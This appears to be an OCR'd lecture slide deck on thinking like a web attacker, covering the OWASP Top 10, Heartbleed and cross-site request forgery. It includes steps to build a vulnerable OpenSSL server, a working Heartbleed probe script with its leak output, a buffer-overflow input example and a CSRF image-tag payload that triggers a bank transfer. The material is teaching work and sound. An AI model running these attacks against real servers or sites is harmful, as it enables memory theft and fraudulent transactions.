Web Security:
Thinking like an Attacker

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

Web App Development



Software Development Process




End Users

Traditional Requirements

- Performance
- Functionality
- Usability

“Just think like an attacker”
-Every Manager



End Users

Attackers

Thinking Like an Attacker – Where to Begin?


- OWASP Top Ten provides the most critical web application security flaws [11]
- Security Experts Blogs:
  - Bruce Schneier on Security https://www.schneier.com/
  - Krebs on Security http://krebsonsecurity.com
  - FireEye blog https://www.fireeye.com/blog.html

OWASP Top 10 for 2013	Attack Target
Injection	Server
Broken Authentication & Session Management	Server
Cross-Site Scripting (XSS)	Client
Insecure Direct Object References	Server
Security Misconfiguration	Server
Sensitive Data Exposure	Server
Missing Function Level Access Control	Server
Cross-Site Request Forgery (CSRF)	Client
Using Components with Known Vulnerabilities	Server
Invalidated Redirects and Forwards	Client

Outline


- **Server-Side Attack**
- **Client-Side Attack**

Simple Web Application Architecture




Heartbleed: Introduction

The Transport Layer Security (TLS) option provides secure network communication



This server-side attack method is targeted at extracting data from the system component providing secure communication

Heartbleed: How does it work?



Heartbleed: Practice Execution

- Build your own web server vulnerable to the exploit

Clone the openssl repository

```
> git clone git://git.openssl.org/openssl.git
> cd openssl
```

Checkout the latest version vulnerable to the Heartbleed exploit

```
> git checkout tags/OpenSSL_1_0_1f
```

Configure and build the source

```
> ./config
> make
```

The apps directory contains the resulting executable

```
> cd apps
```

Generate a private key


```
> ./openssl genrsa -out server.pem 1024
```

Append the self-signed certificate to the localhost

```
> ./openssl req -new -x509 -key server.pem -subj /CN=localhost >>
server.pem
```

Start the server

```
> ./openssl s_server -www
```



Heartbleed: Practice Execution

https://localhost:4433

```
s_server -www
Secure Renegotiation IS supported
Ciphers supported in s_server binary
TLSv1/SSLv3:ECDHE-RSA-AES256-GCM-SHA384TLSv1/SSLv3:ECDHE-ECDSA-AES256-GCM-SHA384
TLSv1/SSLv3:ECDHE-RSA-AES256-SHA384  TLSv1/SSLv3:ECDHE-ECDSA-AES256-SHA384
TLSv1/SSLv3:ECDHE-RSA-AES256-SHA     TLSv1/SSLv3:ECDHE-ECDSA-AES256-SHA
TLSv1/SSLv3:SRP-DSS-AES-256-CBC-SHA  TLSv1/SSLv3:SRP-RSA-AES-256-CBC-SHA
TLSv1/SSLv3:DHE-DSS-AES256-GCM-SHA384TLSv1/SSLv3:DHE-RSA-AES256-GCM-SHA384
TLSv1/SSLv3:DHE-RSA-AES256-SHA256    TLSv1/SSLv3:DHE-DSS-AES256-SHA256
TLSv1/SSLv3:DHE-RSA-AES256-SHA       TLSv1/SSLv3:DHE-DSS-AES256-SHA
TLSv1/SSLv3:DHE-RSA-CAMELLIA256-SHA  TLSv1/SSLv3:DHE-DSS-CAMELLIA256-SHA
TLSv1/SSLv3:ECDH-RSA-AES256-GCM-SHA384TLSv1/SSLv3:ECDH-ECDSA-AES256-GCM-SHA384
TLSv1/SSLv3:ECDH-RSA-AES256-SHA384   TLSv1/SSLv3:ECDH-ECDSA-AES256-SHA384
TLSv1/SSLv3:ECDH-RSA-AES256-SHA      TLSv1/SSLv3:ECDH-ECDSA-AES256-SHA
TLSv1/SSLv3:AES256-GCM-SHA384        TLSv1/SSLv3:AES256-SHA256
TLSv1/SSLv3:AES256-SHA               TLSv1/SSLv3:CAMELLIA256-SHA
TLSv1/SSLv3:PSK-AES256-CBC-SHA       TLSv1/SSLv3:ECDHE-RSA-DES-CBC3-SHA
TLSv1/SSLv3:ECDHE-ECDSA-DES-CBC3-SHA TLSv1/SSLv3:SRP-DSS-3DES-EDE-CBC-SHA
TLSv1/SSLv3:SRP-RSA-3DES-EDE-CBC-SHA TLSv1/SSLv3:EDH-RSA-DES-CBC3-SHA
TLSv1/SSLv3:EDH-DSS-DES-CBC3-SHA     TLSv1/SSLv3:ECDH-RSA-DES-CBC3-SHA
TLSv1/SSLv3:ECDH-ECDSA-DES-CBC3-SHA  TLSv1/SSLv3:DES-CBC3-SHA
TLSv1/SSLv3:PSK-3DES-EDE-CBC-SHA     TLSv1/SSLv3:ECDHE-RSA-AES128-GCM-SHA256
TLSv1/SSLv3:ECDHE-ECDSA-AES128-GCM-SHA256TLSv1/SSLv3:ECDHE-RSA-AES128-SHA256
TLSv1/SSLv3:ECDHE-ECDSA-AES128-SHA256TLSv1/SSLv3:ECDHE-RSA-AES128-SHA
TLSv1/SSLv3:ECDHE-ECDSA-AES128-SHA   TLSv1/SSLv3:SRP-DSS-AES-128-CBC-SHA
TLSv1/SSLv3:SRP-RSA-AES-128-CBC-SHA  TLSv1/SSLv3:DHE-DSS-AES128-GCM-SHA256
TLSv1/SSLv3:DHE-RSA-AES128-GCM-SHA256TLSv1/SSLv3:DHE-RSA-AES128-SHA256
TLSv1/SSLv3:DHE-DSS-AES128-SHA256    TLSv1/SSLv3:DHE-RSA-AES128-SHA
TLSv1/SSLv3:DHE-DSS-AES128-SHA       TLSv1/SSLv3:DHE-RSA-SEED-SHA
TLSv1/SSLv3:DHE-DSS-SEED-SHA         TLSv1/SSLv3:DHE-RSA-CAMELLIA128-SHA
```

Heartbleed: Practice Execution

- Source credit from various github projects:
  - https://github.com/musalbas/heartbleed-masstest/blob/master/ssltest.py
  - https://gist.github.com/sh1n0b1/10100394

```
def is_vulnerable(host, timeout, port=443):
    """ Check if remote host is vulnerable to heartbleed

     Returns:
        None  -- If remote host has no ssl
        False -- Remote host has ssl but likely not vulnerable
        True  -- Remote host might be vulnerable
    """
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(int(timeout))
    try:
        s.connect((host, int(port)))
    except Exception, e:
        return None
    s.send(hello)

    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            return None

        if typ == 22:
            payarr = unpack_handshake(pay)
            # Look for server hello done message.
            finddone = [t for t, l, p in payarr if t == 14]
            if len(finddone) > 0:
                break

    # construct heartbeat request packet
    ver_chr = chr(ver&0xff)
    hb = h2bin("18 03") + ver_chr+ h2bin("00 03 01 40 00")

    s.send(hb)
    return hit_hb(s)
```

Heartbleed: Practice Execution

```
def hit_hb(s):
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            return False

        if typ == 24 and len(pay) > 3:
            print('received heartbeat response with payload size %s' %len(pay))
            return True

        if typ == 21:
            return False
```

Execute the code

```
> Python ssltestv2.py
received heartbeat response with payload size 16384
localhost serving on port 4433 is vulnerable
```

Heartbleed: Discovery & Exploitation

Intended usage

```
char c[28];
char *bar;
memcpy(c, bar, strlen(bar));
```

Input manipulation

```
bar = "my string is too long !!!!! \x10\x10\xc0\x42";
```

Buffer overflow success

```
Return Address = \x10\x10\xc0\x42
```

Unpatched OpenSSL source


```
/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;
/* Random padding */
RAND_pseudo_bytes(bp, padding);

r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3
```

- Static analysis
  - Look for unprotected memory access reads and writes
  - Consider avenues that have not yet been explored or exploited
- Dynamic analysis
- Tools
  - Compiler Tools
  - Static Analysis Tools

Outline

- **Server-Side Attack**
- **Client-Side Attack**

Cross-Site Request Forgery (XSRF): Illustration



XSRF: How does it work?

- XSRF exploits the way that a client's browser handles sessions
- The browser's authenticated sessions are used to make requests as the user to the targeted site
- Example
  - Bank-O-MIT allows account transfers with the following:

```
http://www.bankomit.com/transferfundsto.do?acct=1234567&amt=1
```

  - User X is logged into Bank-O-MIT
  - User X visits malicious site Y with html code:

```
<img src="http://www.bankomit.com/transferfundsto.do?acct=1234567&amt=20000”>
```

  - Site Y tricked the user's browser into sending a form to Bank-O-MIT telling it to transfer $20,000 to account *1234567*
  - Since user X is currently logged in, Bank-O-MIT is glad to help
- Exploits the trust that a web app has in the visitor's browser

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
